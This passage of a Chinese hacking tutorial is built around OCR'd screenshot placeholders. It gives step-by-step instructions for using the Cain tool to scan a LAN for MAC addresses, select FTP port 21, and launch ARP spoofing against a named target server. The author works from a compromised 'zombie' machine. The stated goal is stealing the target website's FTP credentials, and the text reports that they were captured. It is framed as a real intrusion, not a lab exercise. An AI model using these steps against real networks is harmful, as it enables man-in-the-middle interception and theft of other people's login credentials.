


图7

接着在Sinffer下面的空白处单击鼠标右键，在弹出的菜单中选择“Scan MAC Addresses”，如图8。在弹出的窗口选中“All hosts”和“All Tests”，然后点击“OK”，如图9。cain就会自动扫描IP与MAC地址了，稍等一会儿就可以完成扫描了，如图10。




图8




图9

“Configure”选项里可以选择要嗅探的端口，21、80、1433、3389等都可以嗅探到的。由于我的目的是得到目标站点的FTP用户名和密码，所以我们只需要选择嗅探21端口就可以了，然后单击“确定”按钮，如图11。




图10




图11

接着点击“ARP”选项，会进人如图12所示的界面。点击右边的空白框，灰色的大＋号就会变成蓝色，点开＋号就弹出一个新窗口，如图13。由于我们是要嗅探202.133.244.82这台服务器，在202.133.244.181肉鸡上执行“ipconfig /all”命令可以得知网关为202.133.244.1，如图14。所以在点击蓝色＋号后弹出的框里，在左边选择网关，在右边选择要嗅探的目标主机，如图15。点击“OK”后就会返回到准备嗅探的界面，如图16。现在还没有开始嗅探，嗅探的同时还要进行ARP欺骗，所以我们还要点网卡状和它右边的小按钮，这时候嗅探攻击正式开始了，如图17。嗅探到的结果就会出现在“Passwords”里面，没等多久就嗅到目标网站的FTP密码了，如图18。


